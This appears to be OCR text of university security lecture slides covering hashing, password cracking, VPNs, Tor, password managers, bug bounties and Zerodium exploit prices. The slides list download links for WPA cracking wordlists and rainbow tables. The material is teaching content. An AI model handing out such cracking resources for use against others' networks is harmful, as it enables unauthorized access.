Games (Other)	WPA-PSK WORDLIST (40 MB).rar Uploaded 10-04 2008, Size 9.31 MiB, ULed by hunters7131
Other (Other)	WPA-PSK WORDLIST 2 (107 MB).rar Uploaded 10-08 2008, Size 24.54 MiB, ULed by hunters7131
Other (E-books)	World Press Photos (WPA) 2006 Uploaded 01-16 2009, Size 41.05 MiB, ULed by lepercon
Applications (Windows)	Wireless Network Key Viewer (WEP, WPA and WPA2) Uploaded 01-20 2010, Size 47.05 KiB, ULed by YIFY
Applications (Other OS)	WPA word list Uploaded 11-23 2010, Size 1.36 GiB, ULed by SkinnyBay
Other (Other)	Large WPA Rainbowtables Uploaded 08-05 2011, Size 148.67 GiB, ULed by colemule

Hashing - Problem

Download Links for WPA tables:

ESSID	Link
101	http://www.mediafire.com/?zadv0ppvzkdoiz9
3Com	http://www.mediafire.com/?adco3kuiiqiprkb
Airport	http://www.mediafire.com/?xdcrmiz96j87uip
airportthru	http://www.mediafire.com/?jkjnxz2z3nqcg4z
airport_network	http://www.mediafire.com/?geork2s6jd7ovtz
AirWave	http://www.mediafire.com/?y2f4rsah4fsq2s7
Alex	http://www.mediafire.com/?sl13vsdm0a9bek6
ANDRES	http://www.mediafire.com/?c2tgi9lt187nosg
Apple	http://www.mediafire.com/?eodomjzej9oo7d3
Apple_Network	http://www.mediafire.com/?0sul7cuqn78x5g7

Hashing + Salt = <3

- Database stores **(username, salt, hash)**
- The salt is randomly generated when the user registers
- Check `hash(salt + password) == hash_in_db`
- In practice, PBKDF2, bcrypt and scrypt are all safe

Hash	**Time to crack**	**Passwords per second (lower is better)**
MD5	3 seconds	72000
SHA3 512	3 seconds	87000
Bcrypt	aborted	43

John The Ripper (1.9.0 jumbo 1) cracking “mamma” laptop:
Intel(R) Core(TM) i5-8350U CPU @ 1.70GHz, 1896 Mhz, 4 Core(s), 8 Logical

Personal Security

VPN

- Sends all your traffic encrypted through a VPN server.
- Your ISP can not see which website you visit, but can know you are using a VPN
- Websites, like Netflix, tries to block VPNs





Image source: https://www.yellowstonecomputing.net/uploads/2/2/1/6/22165724/how-a-vpn-works-infographic-730x484_orig.png


(Tor)

- Sends traffic encrypted through multiple nodes (IPs)
- Much harder to track
- Doesn’t help if you still login to Facebook
- Blocked by many websites
- More importantly, it can hide servers!

TOR



TOR


TOR-Netzwerk
rendezvous point
6
4
1
2
5
1
1
3
Server mit
onion proxy
circuit
introduction point
Client mit
onion proxy
hidden service authoritative
directory server

Password management

- I currently have over 100 passwords
- Humans are bad at picking passwords
  - Do rules help? 10 Characters, upper and lowercase, numbers, specials.
  - Password1!
- Have your password or email been stolen?
  https://haveibeenpwned.com/

Password managers

- Online: LastPass, 1password
- Offline: KeePass, pwsafe
- Not only good for storing, but also generating
- Can we trust them?

Detecting bad applications

Hej!

Här kommer ditt nya lösenord

Användarnamn: 19940328xxxx

Lösenord: mysupersecretpassword

Hälsningar,

Bounty hunting

hackerone FOR BUSINESS FOR HACKERS HACKTIVITY COMPANY TRY HACKERONE

Please review our security writeup before submitting reports:
https://blockchain.info/wallet/security

SCOPE

The following items can be reported to us through HackerOne, but are out of scope for bounty rewards:

- Vulnerabilities related to 3rd-party software (e.g. Java, plugins, extensions) are not in scope.
- Minor issues, e.g. cookie flags and auto-complete fields are out of scope.
- Open URL Redirects

The following commonly reported items are known to us and should not be reported:

- Open redirect at blockchain.info/r. unless you devise a way to bypass the warning screen
- The same email address can be used to register multiple wallet accounts -- this is intentional.
- https://en.bitcoin.it/wiki/ and the en.bitcoin.it domain are NOT owned by Blockchain and therefore are NOT in scope.
- Support for HTTP methods such as OPTIONS does not constitute a vulnerability by itself; please ONLY submit findings related to this if you identify specific vulnerabilities.

Program Statistics

$50
Minimum bounty

$17,150
Total bounties paid

$100
Average bounty

$400 - $1,600
Top bounty range

49
Reports resolved

71
Hackers thanked

0-day market

- Big security vulnerabilities in Windows, Linux, MacOS, etc.
- 0-day means 0 days of warning before attacking

ZERODIUM Payouts for Desktops/Servers*

Windows
macOS
Linux
Any OS

RCE: Remote Code Execution
LPE: Local Privilege Escalation
SBX: Sandbox Escape or Bypass
VME: Virtual Machine Escape

Up to $300,000										1.001 Win RCE Zero Click (Win)
Up to $150,000								4.001 Chrome RCE+LPE (Win)	2.001 Apache RCE (Linux)	2.002 MS IIS RCE (Win)
Up to $100,000				5.001 MS Outlook RCE (Win)	4.002 Firefox+Tor RCE+LPE (Linux)	4.003 Flash RCE+LPE (Win)	2.003 OpenSSL RCE (Linux)	2.004 PHP RCE (Linux)	3.001 MS Exchange RCE (Win)	
Up to $80,000	6.001 VMware ESXi VME (Win/Linux)		5.002 Adobe PDF RCE+LPE (Win)	5.003 Thunderbird RCE (Win/Linux)	4.004 Firefox+Tor RCE+LPE (Win)	4.005 Flash RCE w/o SBX (Win)	4.006 Chrome RCE+LPE (Linux/Mac)	4.007 Edge RCE+LPE (Win)	4.008 Safari RCE+LPE (Mac)	
Up to $50,000	6.002 VMware WS VME (Win/Linux)	7.001 Antivirus RCE (Win)	5.004 Word/Excel RCE (Win)	5.005 Windows PDF RCE (Win)	4.009 Chrome RCE w/o SBX (Win/Linux/Mac)	3.002 Sendmail RCE (Linux)	3.003 Postfix RCE (Linux)	3.004 Dovecot RCE (Linux)	8.001 WordPress RCE (Linux)	
Up to $30,000	6.003 USB LPE (Win/Mac)			6.004 Linux LPE (Linux)	6.005 macOS LPE/SBX (Mac)	6.006 Windows LPE/SBX (Win)	4.010 Firefox+Tor RCE w/o SBX (Win/Linux/Mac)	4.011 Edge RCE w/o SBX (Win)	4.012 Safari RCE w/o SBX (Mac)	
Up to $10,000	7.002 Antivirus LPE (Win)	8.002 IPS Suite RCE (Linux)	8.003 phpBB RCE (Linux)	8.004 vBulletin RCE (Linux)	8.005 MyBB RCE (Linux)	8.006 Joomla RCE (Linux)	8.007 Drupal RCE (Linux)	8.008 Roundcube RCE (Linux)	8.009 Horde RCE (Linux)	9.001 Routers RCE

ZERODIUM Payouts for Desktops/Servers*

Windows
macOS
Linux/BSD
Any OS

RCE: Remote Code Execution
LPE: Local Privilege Escalation
SBX: Sandbox Escape or Bypass
VME: Virtual Machine Escape

Up to $1,000,000										1.001 Win RCE Zero Click (Win)
Up to $500,000								3.001 Chrome RCE+LPE (Win)	2.001 Apache RCE (Linux)	2.002 MS IIS RCE (Win)
Up to $250,000						5.001 MS Outlook RCE (Win)	4.001 MS Exchange RCE (Win)	2.003 OpenSSL RCE (Linux)	2.004 PHP RCE (Linux)	
Up to $200,000	6.001 VMware ESXi VME	5.002 Thunderbird RCE (Win/Linux)			4.002 Sendmail RCE (Linux)	4.003 Postfix RCE (Linux)	4.004 Dovecot RCE (Linux)	4.005 Exim RCE (Linux)	2.005 nginx RCE (Linux)	
Up to $100,000		3.002 Safari RCE+LPE (Mac)	3.003 Edge RCE+LPE (Win)	3.004 Firefox RCE+LPE (Win)	5.003 Word/Excel RCE (Win)	7.001 WordPress RCE (Linux)	7.002 cPanel/WHM RCE (Linux)	7.003 Plesk RCE (Linux)	7.004 Webmin RCE (Linux)	
Up to $80,000	6.002 VMware WS VME (Win/Linux)					5.004 Adobe PDF RCE+SBX (Win)	5.005 WinRAR RCE (Win)	5.006 7-Zip RCE (Win)	6.003 Windows LPE/SBX (Win)	
Up to $50,000	6.004 USB LPE (Win/Mac)	8.001 Antivirus RCE (Win)			5.007 WinZip RCE (Win)	5.008 tar RCE (Linux)	6.005 macOS LPE/SBX (Mac)	6.006 Linux LPE (Linux)	6.007 BSD LPE (BSD)	
Up to $10,000	9.001 Routers RCE	8.002 Antivirus LPE (Win)	7.005 phpBB RCE (Linux)	7.006 vBulletin RCE (Linux)	7.007 MyBB RCE (Linux)	7.008 Joomla RCE (Linux)	7.009 Drupal RCE (Linux)	7.010 Roundcube RCE (Linux)	7.011 Horde RCE (Linux)	

Tor Browser Bounty

Dec. 1, 2017 - ZERODIUM's Tor Browser Bounty has now **expired**. ZERODIUM is still accepting/acquiring new Tor Browser exploits through its standard zero-day acquisition program.

Sep. 13, 2017 - ZERODIUM, the premium zero-day acquisition platform, announces and hosts a Tor Browser Zero-Day Bounty. ZERODIUM will pay a total of **one million U.S. dollars ($1,000,000)** in rewards to acquire zero-day exploits for Tor Browser on Tails Linux and Windows. The bounty is open until November 30th, 2017 at 6:00pm EDT, and may be terminated prior to its expiration if the total payout to researchers reaches one million U.S. dollars ($1,000,000).

With the increased number (and effectiveness) of exploit mitigations on modern systems, exploiting browser vulnerabilities is becoming harder every day, but still, motivated researchers are always able to

ZERODIUM Payouts for Mobiles*

RJB: Remote Jailbreak with Persistence
RCE: Remote Code Execution
LPE: Local Privilege Escalation
SBX: Sandbox Escape or Bypass

IOS
Android
Any OS

Up to $1,500,000										1.001 iPhone RJB Zero Click (IOS)
Up to $1,000,000										1.002 iPhone RJB (IOS)
Up to $500,000	2.001 WeChat RCE+LPE (IOS/Android)	2.002 Viber RCE+LPE (IOS/Android)		2.003 FB Messenger RCE+LPE (IOS/Android)	2.004 Signal RCE+LPE (IOS/Android)	2.005 Telegram RCE+LPE (IOS/Android)	2.006 WhatsApp RCE+LPE (IOS/Android)	2.007 iMessage RCE+LPE (IOS)	2.008 SMS/MMS RCE+LPE (IOS/Android)	2.009 Email App RCE+LPE (IOS/Android)
Up to $150,000	3.001 Baseband RCE+LPE (IOS/Android)						2.010 Media Files RCE+LPE (IOS/Android)	2.011 Documents RCE+LPE (IOS/Android)	4.001 Chrome RCE+LPE (IOS/Android)	4.002 Safari RCE+LPE (IOS)
Up to $100,000	5.001 Code Signing Bypass (IOS)	3.002 WiFi RCE+LPE (IOS/Android)	3.003 SS7					6.001 LPE to Kernel (IOS/Android)	4.003 SBX for Chrome (Android)	4.004 SBX for Safari (IOS)
Up to $50,000	5.002 Code Signing Bypass (Android)	5.003 Secure Boot (IOS)	3.004 RCE via MitM (IOS/Android)			6.002 LPE to Root (IOS/Android)	4.005 Chrome RCE w/o SBX (IOS/Android)	4.006 Chrome UXSS/SOP (IOS/Android)	4.007 Safari UXSS/SOP (IOS)	4.008 Safari RCE w/o SBX (IOS)
Up to $25,000	5.004 TrustZone (Android)	5.005 Verified Boot (Android)			6.003 LPE to System (Android)	7.001 ASLR Bypass (IOS/Android)	7.002 kASLR Bypass (IOS/Android)	7.003 Seccomp Bypass (Android)	7.004 RKP Bypass (Android)	7.005 Knox Bypass (Android)
Up to $15,000	8.001 Information Disclosure (IOS/Android)							8.001 Passcode Bypass (IOS)	8.002 Touch ID Bypass (IOS)	8.003 PIN Bypass (Android)

*All payouts are subject to change or cancellation without notice, at the discretion of ZERODIUM. All trademarks are the property of their respective owners.

ZERODIUM Payouts for Mobiles*

FCP: Full Chain with Persistence
RCE: Remote Code Execution
LPE: Local Privilege Escalation
SBX: Sandbox Escape or Bypass

iOS
Android
Any OS

Up to $2,500,000									1.001 Android FCP Zero Click (Android)
Up to $2,000,000									1.002 iOS FCP Zero Click (iOS)
Up to $1,500,000								2.001 WhatsApp RCE+LPE Zero Click (iOS/Android)	2.002 iMessage RCE+LPE Zero Click (iOS)
Up to $1,000,000								2.003 WhatsApp RCE+LPE (iOS/Android)	2.004 SMS/MMS RCE+LPE (iOS/Android)
Up to $500,000	3.001 Persistence (iOS)	2.005 WeChat RCE+LPE (iOS/Android)	2.006 iMessage RCE+LPE (iOS)	2.007 FB Messenger RCE+LPE (iOS/Android)	2.008 Signal RCE+LPE (iOS/Android)	2.009 Telegram RCE+LPE (iOS/Android)	2.010 Email App RCE+LPE (iOS/Android)	4.001 Chrome RCE+LPE (Android)	4.002 Safari RCE+LPE (iOS)
Up to $200,000	5.001 Baseband RCE+LPE (iOS/Android)		6.001 LPE to Kernel/Root (iOS/Android)	2.011 Media Files RCE+LPE (iOS/Android)	2.012 Documents RCE+LPE (iOS/Android)	4.003 SBX for Chrome (Android)	4.004 Chrome RCE w/o SBX (Android)	4.005 SBX for Safari (iOS)	4.006 Safari RCE w/o SBX (iOS)
Up to $100,000	7.001 Code Signing Bypass (iOS/Android)	5.002 WiFi RCE (iOS/Android)	5.003 RCE via MitM (iOS/Android)	6.002 LPE to System (Android)	8.001 Information Disclosure (iOS/Android)	8.002 [k]ASLR Bypass (iOS/Android)	9.001 PIN Bypass (Android)	9.002 Passcode Bypass (iOS)	9.003 Touch ID Bypass (iOS)

** All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.*

Conclusion

- Think about security from the start!
- Try to follow best practices, custom solutions rarely work

Want more security?

Security specialization
at Chalmers and University of Gothenburg

CHALMERS | UNIVERSITY OF GOTHENBURG

We are proud to possess multifaceted security expertise at Chalmers University of Technology and University of Gothenburg, home to a world-leading research environment on computer and network security.

Based on this expertise, we offer a security specialization that consists of the following course package.

Disclaimer: Specialization course packages are no more and no less than wide range course lists aiming at in-depth focus in specific knowledge areas . Specialization course packages are thus far informal, and the diplomas will not mention them. At the same time, we will maintain this page and encourage referring to this page from your resume.

Computer Security

The course provides basic knowledge in the security area, i.e. how to protect systems against attacks. Attacks may change or delete resources (data, programs, hardware, etc), get unauthorized access to confidential information or make unauthorized use of the system's services. The course covers threats and vulnerabilities, as well as rules, methods and mechanisms for protection. Modeling and assessment of security and dependability as well as metrication methods are covered. A holistic security approach is presented and organizational, business-related, social, human, legal and ethical aspects are treated.

Runs in study period 3

Cryptography

The course covers cryptographic primitives such as private-key and public-key ciphers, hash functions, MAC's and signatures and how to embed these in cryptographic protocols to achieve basic goals such as confidentiality, authentication and non-repudiation, but also more elaborate services, such as key management, digital cash and electronic voting. Many examples of broken protocols are also discussed to enhance understanding of the engineering difficulties in building secure systems.

Runs in study period 2

Language-based Security

The course covers the principles of programming language-based techniques for computer security. The goal is understanding such application-level attacks as races, buffer overruns, covert channels, and code injection as well as mastering the principles behind such language-based protection techniques as static analysis, program transformation, and reference monitoring. The dual perspective of attack vs. protection is threaded through the lectures, laboratory assignments, and projects.

Runs in study period 4.

Network Security

Why is it possible to break into networked applications and computer systems? What weaknesses are used? And what makes one protocol more secure than another? This course answers these questions and many more. We look at weaknesses that have plagued wired and wireless networked systems for years and investigate the security of countermeasures like firewalls and security protocols such as SSL, SSH and IPsec. Knowledge about possible threats and countermeasures is important for understanding what level of security a system and an application can offer.

Runs in study period 4

https://www.cse.chalmers.se/edu/master/secspec/